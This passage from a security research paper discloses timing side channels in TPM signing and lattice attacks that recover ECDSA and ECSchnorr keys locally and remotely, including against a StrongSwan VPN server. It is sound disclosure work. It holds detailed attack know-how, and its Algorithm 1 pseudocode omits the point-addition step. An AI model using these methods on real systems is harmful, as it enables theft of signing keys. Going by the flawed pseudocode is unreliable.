


Figure 2: Histogram of ECDSA (NIST-256p) signature generation timings on the STMicroelectronics TPM as measured on a Core i7-8650U machine for 40,000 observations.




Figure 3: Box plot of ECDSA (NIST-256p) signature generation timings by the bit length of the nonce. We observe a clear linear relationship between the two for the STMicroelectronics TPM. Each box plot indicates the median and quartiles of the timing distribution.

3.3 Discovered Vulnerabilities

STMicroelectronics ECDSA Scalar Multiplication: Figure 2 shows an uneven distribution for the STMicroelectronics TPM where there are more leading zero bits (LZBs) on the left side of the distribution. We used the private key d to compute each nonce k_i for each profiled signature (r_i, s_i) by computing $k_i = s_i^{-1}(H(m) + dr_i) \bmod n$. Figure 3 shows a linear correlation between the execution time and the bit length of nonce. This shows that for each additional zero bit, the cycle count differs by an average of 2×10^5 cycles. This leakage pattern suggests a bit-by-bit scalar point multiplication implementation that skips the computation for the most significant zero bits of the nonce. As a result, nonces with more leading zero bits are computed faster.

Intel fTPM ECDSA Scalar Multiplication: Figure 4 shows three clearly distinguishable peaks centered around 4.70, 4.74, and 4.78. Scalar multiplication algorithms to compute $r = (kQ)x$ are commonly implemented using a fixed-window

Table 2: Tested Platforms with Intel fTPM or dedicated TPM device.

Machine	CPU	Vendor	TPM	Firmware/Bios	**ECDSA** (Cycle)	**RSA** (Cycle)
NUC 8i7HNK	Core i7-8705G	Intel	PTT (fTPM)	NUC BIOS 0053	4.1e8	7.0e8
NUC 7i3BNK	Core i3-7100U	Intel	PTT (fTPM)	NUC BIOS 0076	3.2e8	5.4e8
Asus GL502VM	Core i7-6700HQ	Intel	PTT (fTPM)	Latest OEM	3.5e8	5.9e8
Asus K501UW	Core i7 6500U	Intel	PTT (fTPM)	Latest OEM	3.4e8	5.8e8
Dell XPS 8920	Core i7-7700	Intel	PTT (fTPM)	Dell BIOS 1.0.4	4.7e8	8.0e8
Dell Precision 5510	Core i5-6440HQ	Nuvoton	rls NPCT	NTC 1.3.2.8	4.9e8	1.8e9
Lenovo T580	Core i7-8650U	STMicro	ST33TPHF2ESPI	STMicro 73.04	8.7e7	9.2e8
NUC 7i7DNKE	Core i7-8650U	Infineon	SLB 9670	NUC BIOS 0062	1.4e8	5.1e8




Figure 4: Histogram of ECDSA (NIST-256p) signature generation timings on Intel fTPM as measured on a Core i7-7700 machine for 40K observations.




Figure 5: Box plot of ECDSA (NIST-256p) signature generation timings depending on the nonce bit length shows a clear step-wise relationship between the execution time and the bit length of the nonce for Intel fTPM.

algorithm that iterates window by window over the bits of the nonce to compute the product kQ of the scalar k and point Q. In some implementations, the most significant window (MSW) starts at the first non-zero window of most significant bits of the scalar, which may leak the number of leading zero bits of the scalar [14]. With respect to the observed leakage behavior (Figure 4), we expect that:

- The slowest signatures clustered in the rightmost peak represent those with full length k, or in other words, those that have a non-zero most significant window.
- The faster signatures clustered in the second peak may represent signatures computed using nonces k_i that have a full zero MSW but a non-zero second MSW.
- The faster signatures clustered in the third peak may represent signatures computed using nonces k_i that have two full zero MSWs.
- The fastest signatures on the left peak are generated by nonces with three full MSWs of zero bits.

In addition, the relative sizes of the peaks suggest that the implementation we tested uses a 4-bit fixed window (Figure 5). This demonstrates clear leakage of the length of the nonce, which can easily be exploited using a lattice attack. To summarize, Algorithm 1 matches the observed timing behavior of the scalar multiplication inside the Intel fTPM. This observation also aligns with previous vulnerabilities [65] which affected earlier versions of Intel IPP cryptography library [27].

Intel fTPM ECSchnorr Scalar Multiplication: The ECSchnorr algorithm also uses a secret nonce and scalar multiplication as the first operation of signature generation. We performed a similar experiment as above, this time using the `tpm2_quote` command of the TPM 2.0 device. `tpm2_quote` generates a signature using the configured key, but the signature is computed over the PCR registers rather than an arbitrary message. The timing observations suggest that ECschnorr executes about 1.4 times faster than ECDSA, which implies an independent implementation, but one that is still vulnerable to the same class of timing leakage[5] (Figure 18).

Intel fTPM BN-256 Curve Scalar Multiplication: As mentioned earlier, TPM 2.0 also supports the pairing friendly BN-256 curve, which is used as part of the ECDAA signature scheme. To simplify our experiment and verify that ECDAA is also vulnerable, we configured ECDSA to operate using the BN-256 curve rather than attacking the ECDAA scheme. The timing observation of ECDSA is almost doubled by using the

[5]The vendor acknowledged this as a separate vulnerability during the bug bounty program. CVE-2019-11090 has been assigned for all issues.

Algorithm 1 Fixed Window Scalar Multiplication

```
T ← (O, P, 2P, ..., (2w − 1)P)
procedure MULPOINT(window size w, scalar k represented as (k_{m−1}, ..., k_0)_{2w})
    R ← T[(k)_{2w}[m − 1]]
    for i ← m − 2 to 0 do
        for j ← 1 to w do
            R ← 2R
        end for
    end for
    return R
end procedure
```

BN-256 curve. It is also vulnerable, as it leaks the leading zero bits of the secret nonce [5] (Figure 19).

4 Lattice-Based Cryptanalysis

Now that we have established that our targeted implementations leak information about the nonces used for elliptic curve signatures, we show how to use standard lattice techniques to recover the private signing key from this information.

4.1 Lattice Construction

The hidden number problem lattice attacks allow us to recover ECDSA nonces and private keys as long as the nonces are *short*. Since the nonces are uniformly selected from $\mathbb{Z}_n^*$, the k_i will follow an exponentially decreasing distribution of lengths, i.e. half will have a zero in the the most significant bit (MSB), a quarter will have the most significant two bits zero, etc. We will refer to this event as two *leading zero bits* or 2 LZBs for short. Clearly, a randomly selected set of nonces k_i will not be likely to be short, and the lattice attack will not be expected to work. This is where side channels prove invaluable to the attacker. Given some side information that reveals the number of MSBs of k_i that are zero, one can filter out the signatures with short nonces, yielding a set of signatures where the k_i are all short [8, 66]. This is why having constant-time implementations of DSA and ECDSA schemes is crucial.

To mount an attack on ECDSA, we follow the approach of Howgrave-Graham and Smart [26] and Boneh and Venkatesan [8] in reducing ECDSA key recovery to solving the Closest Vector Problem (CVP) in a particular lattice. We can then follow the strategy outlined by Benger et al. [5] and embed this lattice into a slightly larger lattice in which the desired vector will appear as a short vector that can be found using standard lattice basis reduction algorithms like LLL [34] or BKZ [52]. Our first step is to define the target lattice from ECDSA signature samples r_i, s_i and m_i. Consider a set of t signature samples $s_i = k_i^{-1}(H(m_i) + dr_i) \bmod n$; rearranging slightly, these define a set of linear relations

$$k_i - s_i^{-1} r_i d - s_i^{-1} H(m_i) \equiv 0 \bmod n$$

where the nonces k_i and the secret key d are unknowns; we thus have t linear equations in $t+1$ unknowns. Let $A_i = -s_i^{-1} r_i \bmod n$ and $B_i = -s_i^{-1} H(m_i) \bmod n$; we thus rewrite our t relations in the form $k_i + A_i d + B_i = 0 \bmod n$. Let K be an upper bound on the k_i. Now we consider the lattice generated by integer linear combinations of the rows of the following basis matrix

$$M = \begin{bmatrix} n & & & & & \\ & n & & & & \\ & & \ddots & & & \\ & & & n & & \\ A_1 & A_2 & \dots & A_t & K/n & \\ B_1 & B_2 & \dots & B_t & & K \end{bmatrix} \tag{1}$$

The first t columns correspond to each of the t relations we have generated, with the modulus n on the diagonal of each of these columns; the weighting factors of K/n and K in the last two columns have been chosen so that the desired short vector containing the secret key will have coefficients all of approximately the same (small) size, and therefore be more likely to be found than an unbalanced vector. In particular, this lattice has been constructed so that the vector $v_k = (k_1, k_2, \dots, k_t, K\alpha/n, K)$ is a relatively short vector in this lattice; by construction it is d times the second-to-last row vector of the basis, plus the last vector, with the appropriate integer multiple of n subtracted from each column corresponding to the modular reduction in each of the t relations. If this vector v_k can be found, the secret key d can be recovered from the second-to-last coefficient of this vector.

Because this target vector v_k is short, we hope that a lattice reduction algorithm like LLL or BKZ might find it, thus revealing the secret key. The inner workings of these lattice basis reduction algorithms are complex; for the purposes of our attack, we use them as a black box and the only fact that is required is that the LLL algorithm is guaranteed in polynomial time to produce a lattice vector of length $|v| \leq 2^{(\dim L - 1)/4} (\det L)^{1/\dim L}$; this is an exponential approximation for the shortest vector in the lattice. In practice on random lattices, the LLL algorithm performs somewhat better. It has been observed to find vectors of length $1.02^{\dim L} (\det L)^{1/\dim L}$ [44]. For the lattices of relatively small dimension we deal with here, the approximation factor does not play a large role in the analysis, but for large dimensional lattices, the BKZ algorithm achieves a better approximation factor at the cost of an increased running time. See Boneh and Venkatesan [8] and Nguyen and Shparlinksi [42, 43] for a formal analysis and bounds on the effectiveness of this algorithm.

There are two optimizations of this lattice construction that are useful for a practical attack. The first offers only a

minor practical improvement; we can eliminate the variable d by, for example, scaling the first relation by $s_0 r_0^{-1} s_i^{-1} r_i$ and subtracting it from the i^{th} equation to obtain $t-1$ linear relations in t unknowns k_i, $0 \leq i < t$:

$$k_i - s_0 r_0^{-1} s_i^{-1} r_i k_0 - s_i^{-1} H(m_i) + r_0^{-1} s_i^{-1} r_i H(m_i) \equiv 0 \bmod n$$

This has the effect of reducing the lattice dimension by one. Otherwise, the lattice construction is the same, except that we replace the K/n scaling factor in the second-to-last row of the basis matrix with a 1. The second practical optimization is to note that since the k_i are always positive, we can increase the bias by one bit by recentering the nonces around 0. That is, let $k_i' = k_i - K/2$; if $0 \leq k_i \leq K$, we now have $-K/2 \leq k_i' \leq K/2$. This has the effect of increasing the bias by one bit, which is significant in practice. We give empirical results applying this attack to our scenario in Section 5.

4.1.1 Modification of the Lattice for ECSchnorr

We formulate the problem as in Equation 1 by writing

$$A_i = -r_0^{-1} r_i \bmod n \quad \text{and} \quad B_i = s_i^{-1} + s_0 r_0^{-1} r_i \bmod n.$$

At that point, we apply the lattice-based algorithm exactly as in Section 4.1.

5 ECDSA Key Recovery on TPMs

We put the components of our attacks together to demonstrate end-to-end key recovery attacks in the TPM threat model. We order the presentation of our attacks from weakest to strongest threat model: **1)** We begin with the strongest adversary, who has system-level privileges with the ability to load Linux kernel modules (LKMs). This adversary uses our analysis tool to collect accurate timing measurements. **2)** We reduce the privileges of the adversary to the user-level scenario in which the execution time of the kernel interface can only be measured from user space. **3)** We show how key recovery is still possible with an adversary who can simply measure the network round-trip timings to a remote vicitim.

In all our experiments, we initially programmed the TPM devices with known keys in order to unblind the nonces and facilitate our analysis. We have also verified the success of attacks on ST TPM and Intel fTPM using unknown keys generated by each device. For this, we used the TPM to internally generate secret keys that remained unknown to us, exported the public key, ran the experiments, and finally verified the recovered secret key using the exported public key.

5.1 Threat Model I: System-Level Adversary

In this first attack, we used administrator privileges to collect 40,000 ECDSA signatures and precise timings as shown in the histogram in Figure 4, and filtered the samples to select those with short nonces. We used the execution time to classify these samples into three conjectured nonce length categories based on the observed 4-bit fixed window: those with four, eight, or twelve most significant bits set to zero. We then recovered the nonces and secret keys using the attacks described in Section 4.1, implemented in Sage 8.4 [61] using the BKZ algorithm with block size 30 for lattice basis reduction. We verified the candidate ECDSA private keys using the public key.




Figure 6: **System Adversary:** Key recovery success probabilities plotted by lattice dimension for 4-, 8-, and 12-bit biases for ECDSA (NIST-256p) with administrator privileges.

Figure 6 summarizes the key recovery results for a system-level attacker, using samples obtained via simple thresholding with the filter ranges for 12, 8, and 4 LZBs, as shown in Figure 4. For example, to recover samples with 4 LZBs, we filtered signatures that took anywhere from 4.75×10^8 to 4.8×10^8 cycles to generate. For the 4-bit bias we need 78 signatures to reach a 92% key recovery success probability. For the 8-bit and 12-bit cases, we can reach 100% success rate with only 35 and 23 signatures, respectively. However, we need to collect more signatures in total in order to generate enough signatures with many LZBs. The optimal case, with respect to the total number of signature operations, turns out to be using nonces with a 4-bit bias. Although we need 78 signatures to carry out the attack for the 4-bit bias, since each one occurs with probability of $1/16$, it takes only about 1,248 signing operations to have these samples. In our setup on the i7-7700 machine, our collection rate is around 385 signatures/minute. Therefore, we can collect enough samples in under four minutes. In the 8-bit case, we need to perform about 8,784 ECDSA signing operations to obtain the 34 suitable signatures necessary for a successful lattice attack. In total it takes less than 23 minutes to collect 8,784 signatures. Once the data is collected, key recovery with lattice reduction takes only 2 to 3 seconds for dimension 30, and about a minute for dimension 70. The running time of lattice basis reduction can increase quite dramatically for larger lattice dimensions, but the lattice reduction step is not the bottleneck

for these attack parameters.

Intel fTPM **ECSchnorr Key Recovery:** We carried out a similar attack against ECSchnorr by modifying the the lattice construction, as described in Section 4.1.1. We were able to recover the key with 40 samples with 8 LZBs. A total of 10,240 signatures were required to perform this attack, which can be collected in about 27 minutes. We also were able to recover the key for the 4-bit case with 65 samples. We obtained these 4-bit samples from 1,040 signing operations that took 1.5 minutes to collect.

STMicroelectronics TPM ECDSA Key Recovery: We also tested our approach against the dedicated STMicroelectronics TPM chip (ST33TPHF2ESPI) in the system-level adversary threat model. This target is Common Criteria certified at EAL4+ for the TPM protection profiles and FIPS 140-2 certified at level 2 [57]. It is thus certified to be resistant to physical leakage attacks, including timing attacks [56].

We measured the execution times for ECDSA (NIST-256p) signing computations on a Core i7-8650U machine for 115,000 observations. The machine is equipped with the ST33TPHF2ESPI manufactured by STMicroelectronics. The administrative privileges allowed us to run our custom driver and collect samples with a high resolution. Following the vulnerability discussion in Section 3.3, we began by filtering out any data with execution time below 8×10^8 cycles to eliminate noise. We then sorted the remaining signatures by their execution times. We were able to recover the ECDSA key after generating 40,000 signatures. We recovered the key using the fastest 35 signatures and running a lattice attack assuming a bias of 8 most significant zero bits in the nonces. The required 40,000 samples can be collected in about 80 minutes on this target platform. We are also able to recover the key from 24 samples by assuming 12 LZBs. However, this required generating 219,000 total signatures.

5.2 Threat Model II: User-Level Adversary

We now move to a less restrictive model, that is, from a system-level adversary to a user-level adversary where only a user API with user-level privileges is provided to perform the signature operations and measure the execution time. Without the installed kernel measurement tool, we obtain the distribution of signing times shown in Figure 7. The noise makes it impossible to precisely distinguish the samples according to the number of leading zero bits in the nonces. However, we observe that we have a biased Gaussian distribution, and by choosing signatures that have a short execution times, we can still recover the ECDSA key.

We start our analysis by noting that in the system-level adversary setting shown in Figure 4, the largest peak is at 4.82×10^8 cycles, while in Figure 7 the largest peak is around 4.97×10^8. This is expected since we incur additional latency by measuring the delay from user space. This noise is independent from the bias and therefore we set our filtering thresholds by assuming the entire histogram is shifted by moving the profiling measurements to user space. We collected a total of 219,000 samples. The probability of obtaining a signature sample with 8 LZBs is $1/256$, which means that we expect about 855 such signatures among our samples. However, due to the measurement noise we set a more conservative filtering threshold of 4.76×10^8 cycles, and obtained only 53 high quality signatures. Experimentally, we observed that it took 34 signatures to recover the key with 100% success rate. Running BKZ with block size 30 for the lattice of this size took 2 to 3 seconds on our experimental machine. After obtaining the key, we recovered the nonces and verified that most of them had the eight MSBs set to zero[6]. If we had used the entire distribution we would need about $256 \times 34 = 8,704$ signatures. We use the empirical numbers from our experiments to estimate the likelihood of obtaining such samples in our experimental setup given our choice of thresholds and the noise we experienced; in this case the probability of obtaining such a sample is 53/855. The estimated total number of signatures required to carry out the attack is then 140,413, which takes about 163 minutes to collect. In the 4-bit case, the thresholds we used to filter the samples were those between 4.8×10^8 and 4.81×10^8 cycles. With 77 signatures we recover the key with overwhelming probability. This translates to $77 \times 16 = 1,232$ signatures. But we also need to account for filtering from a narrower range, which results in 1,121 samples out of the $13,687$ expected signatures with 4 LZBs from our total of 219,000 samples. In this case, we estimated that in total $15,042$ signatures are required for the attack, which takes approximately 18 minutes to collect. The key recovery success rate is shown in Figure 8.




Figure 7: **User Adversary:** Histogram of ECDSA (NIST-256p) signature computation times on the Core i7-7700 machine for 40,000 observations. The measurements were collected by a user without administrator privileges.

[6]There were few samples with 12 zero MSBs in the analysis




Figure 8: **User-Level Adversary and Remote UDP Attack:** Key recovery success probabilities by lattice dimension for 4-bit and 8-bit cases for ECDSA (NIST-256p) with timings collected from the user space in one scneario, and over the network from a remote client in another scenario.




Figure 9: Histogram of ECDSA (NIST-256p) signature computation times over the network for 40,000 observations. A server application running on our Core i7-8705G machine is performing signing operations over a simple UDP-based protocol. The client measures the request/response round-trip time to receive a new signature after each request.

5.3 Threat Model III: Remote Adversary

In this section, we demonstrate the viability of **over the network attacks** from clients targeting a server assisted by an on-board TPM. Specifically, we target StrongSwan, an open-source IPsec Virtual Private Network (VPN) software server. To this end, we first profile a custom synthesized UDP client/server setup where we can minimize noise. This allows to gauge processing and networking timings. We later analyze the timing leakage as observed by a remote client from a server running StrongSwan VPN software.

5.3.1 Remote UDP Attack

We created a server application that uses the Intel fTPM to perform signing operations. The server receives a request for a signature and returns the signature to the user over a simple protocol based on UDP. The client (the attacker) sends requests to the server and collects the signatures, while timing the request/response round-trip time. Figure 9 shows the collected timing information for 40,000 requests. Although there is some noise in the measurement, we can still distinguish signatures that are generated using short nonces. Figure 8 shows our key recovery results.

The experimental results match our expectations outlined earlier, since the TPM takes around 200 milliseconds to generate a signature, which is a large enough window to leak timing information over the network. We filtered 8-bit samples by thresholding at 4.93×10^8 cycles and for 4-bit samples at 4.97×10^8 cycles measured on the client. For the case of 4-bit bias, we need 78 signatures above our timing threshold to recover the key, which corresponds to 1,248 signature operations by the server. This can be collected in less than 4 minutes. For the case of 8-bit bias we recover the key using 47 signatures with high probability, which requires 31 minutes of signing operations. These results demonstrate that remote attacks on fTPM are viable. Next we explore this direction further by targeting the StrongSwan VPN product.

5.3.2 Remote Timing Attack against StrongSwan

StrongSwan is an open-source IPsec Virtual Private Network (VPN) implementation that is supported by modern OSes, including Linux and Microsoft Windows. VPNs can use the IPSec protocol for encryption and authentication. The IPsec key negotiation happens via the IKE protocol, which can use either pre-shared secrets or digital certificates for authentication. StrongSwan further supports IKEv2 with signature-based authentication using a TPM 2.0 supported device [58]. Here, we attack a StrongSwan VPN Server that is configured to use the TPM for digital signature authentication by measuring the IKE authentication handshake.

IKEv2 Interleaved Authentication with TPM signatures: We configure our server to use the standard IKEv2 signature authentication with interleaved handshakes where the authentication is performed by an IKE_SA_INIT and a IKE_AUTH exchange between the client and server. Figure 10 shows these two handshakes, where the second handshake triggers the TPM device to sign the authentication message. The first exchange of the IKE session, IKE_SA_INIT, negotiates security parameters, sends nonces and performs the Diffie-Hellman Key exchange. After the first exchange, the second exchange, IKE_AUTH, can be encrypted using the shared Diffie-Hellman (DH) key. In the second exchange, the two parties verify each others' identities by signing each others' nonces. We generated a unique ECDSA attestation key (AK) using the Intel fTPM device on the VPN server. The TPM device only exposes the public portion of the AK. Then we generated a self-signed attestation identity key (AIK) certificate and stored the ECDSA AIK certificate in the non-volatile memory of the TPM device. During the second exchange, the




Figure 10: Steps of IKE_SA_INIT and IKE_AUTH exchange between the client and server running StrongSwan VPN.




Figure 11: Histogram of ECDSA (NIST-256p Curve) signing computation times over the network for 40K observations. The server is running StrongSwan VPN software equipped with Intel fTPM. The client application measures the request/response round-trip time.

server asks the TPM device holding the private AK to sign the client's nonce and return the signature to the client. When the client receives the signature, she can verify that her nonce is signed with the legitimate server's AK corresponding to the AIK certificate. However, a malicious remote client, or a local user who can exploit the timing behavior to recover the private AK can forge valid signatures, and act as a legitimate VPN server.

StrongSwan VPN Key Recovery:

As a malicious client, we perform the following steps to collect timing measurement and recover the secret AK:

1. The malicious client performs the first handshake with the server to exchange security parameters, nonces, and completes a Diffie-Hellman exchange.
2. The malicious client starts a timer and initiates the second handshake. After the server signs the client's nonce and other security parameters using the TPM device, the malicious client will receive the signature and measure the total handshake time. The TPM signature timing vulnerability we discovered may delay this exchange based on the nonce used in signature generation, leaving an observable effect on network packet timings.
3. The malicious client stores the network timing and the received signature pairs and simply discards the session by sending an `IKE_INFORMATION` packet to the server, and it repeats this process starting from the first step to collect enough time measurements and signatures.

To determine if there is any exploitable leakage observed over the network, we collected both remote timings on the client and local timings on the server running a StrongSwan VPN software on our Core i7-8705G machine, where ECDSA signatures are computed by an Intel fTPM. The histograms for 40,000 timing measurements observed both locally and on the server are shown in Figure 4 and Figure 11. The clearly identifiable separate peaks corresponding to 4-bit and 8-bit leakage in Figure 4 are no longer observable with measurements collected over the noisy network in Figure 11. Still, the relative location of the peaks in the local timings histogram can be used as a template to design filters to be applied on the remote timings. For this, we need to account for the change in clock frequencies. As a simple heuristic, we scale the filter ranges in Figure 4 by the ratio of the time when the largest peaks are observed, i.e. $3.41/4.82$. We also adjusted the filters to account for the additional delay due to remote measurements. Finally we reduced the widths to cover the left half of the distributions, since they yield cleaner samples. For 8-bit samples we filter between 3.32×10^8 and 3.34×10^8, and for 4-bit 3.35×10^8 and 3.36×10^8, obtaining 153 8-bit and 222 4-bit samples. We then applied the lattice attacks from Section 4.1 to these samples using our Sage implementation and BKZ-2.0 reduction with block size 30 over many iterations. The results are shown in the graph in Figure 12. For both the 4-bit and 8-bit cases, we recover the key with high probability after dimensions 34 and 80, respectively. In the 4-bit case we used 222 out of the expected $1/16 \times 198K = 12,375$ 4-bit samples. To end up with 80 4-bit samples we would need to samples $80 \times 16 = 1,280$ samples. However since we are filtering for high quality samples within the nonces with 4-bit bias with probability $222/12,375$ we need to also take that into account. This means we need about $1,280 \times 12,375/222 = 71,351$ signatures. In the 8-bit case used 153 out of the 774 expected 8-bit samples. This means we need about $34 \times 256 = 8,704$ samples. Accounting for filtering with probability $153/774$, we need about $8,704 \times 774/153 = 44,032$ signatures. In this case, targeting the nonces with 8-bit bias turns out to be more efficient, as the noise introduced by measuring remotely on the client side has rendered 4-bit samples harder to distinguish, and therefore these require more aggressive filtering. We can collect about 139 signatures per minute from StrongSwan. This means we can collect enough samples in about 5 hours 16 minutes.

In our attack, we queried the VPN server directly to collect the signatures and timings. This attack can also be performed by an active man-in-the-middle (MiTM) adversary who hi-




Figure 12: **Remote StrongSwan Attack:** Key recovery success probabilities by lattice dimension for the 4-bit and 8-bit cases for ECDSA (NIST-256p) with samples collected on the client.

jacks a DH key exchange. However, there is no additional benefit to be gained over the malicious client since the attacker is active in both scenarios. A passive attack would not be possible, since the signatures are encrypted with the shared secret between the client and the server. Another important factor that affects the viability of the attack is networking noise. Depending on the type and traffic of the network, e.g. networks with high bandwidth, or local organizational networks and local private networks on the cloud, the success rate of the attack will vary. Typically in cloud environments, network connections between cloud nodes tend to have higher bandwidth and more stable connections, and thus will have less timing noise.

6 Discussion

Infineon ECDSA Timing Behavior: Figure 13 shows that the TPM manufactured by Infineon experiences non-constant-time behavior for ECDSA. We performed similar analysis by observing the correlation of LZBs in the nonce and timing (Figure 20), and we did not observe any exploitable bias based on the timings. We also performed other intuitive tests such as looking at the correlation between the timing behavior and the occurence of 1s. None of our tests were successful in finding time-dependent bias in the nonce.

RSA Timing Behavior: Using the methodology described in Section 3.1, we also profiled the timing behavior of the RSA signature scheme. In Table 2, we report the average number of CPU cycles to compute RSA signatures for five configurations that support Intel fTPM and three different configurations with a dedicated TPM chip. For this test, we generated 40,000 valid 2048-bit RSA keys, programmed the TPM with these keys one at a time, and measured timings for RSA signing operations on the TPM.

The timing distributions for the dedicated TPM devices manufactured by Infineon and STMicroelectronics are fairly uniform, as shown in Figure 16 and Figure 17. In contrast, the distributions in Figure 14 and Figure 15 show that RSA signature generation is not constant time on Intel fTPM and the dedicated Nuvoton TPM; rather, it has a logarithmic timing distribution that depends on the key bits.

Table 3: Summary of our key recovery results.

Threat Model	TPM	Scheme	#Sign.	Time
Local System	ST TPM	ECDSA	39,980	80 mins
Local System	fTPM	ECDSA	1,248	4 mins
Local System	fTPM	ECSchnorr	1,040	3 mins
Local User	fTPM	ECDSA	15,042	18 mins
Remote SSwan	fTPM	ECDSA	44,032	∼5 hrs

This type of key-dependent timing behavior has previously been observed for the RSA implementation of Intel's IPP Cryptography library [65]. This implementation is based on the Chinese Remainder Theorem (CRT) [17], and the timing variation is due to the modular inversion operation's use of the recursive Extended Euclidean Algorithm (EEA)[7]. After the CRT components of the signature are computed, the EEA is employed to compute the modular inverses that are needed to reconstruct the final signature. EEA performs modular reductions using division and recurses according to the Euclidean algorithm until the remainder is zero. In this case, the observed timing behavior leaks the number of divisions. Although we observe key-dependent leakage, the EEA algorithm operates serially, and we may only recover a few initial bits of independent RSA keys. This does not seem to leak enough information to recover the full RSA keys using lattice-based or similar methods, which require a larger proportion of known bits of the secret key for full RSA key recovery. [13]

7 Countermeasures

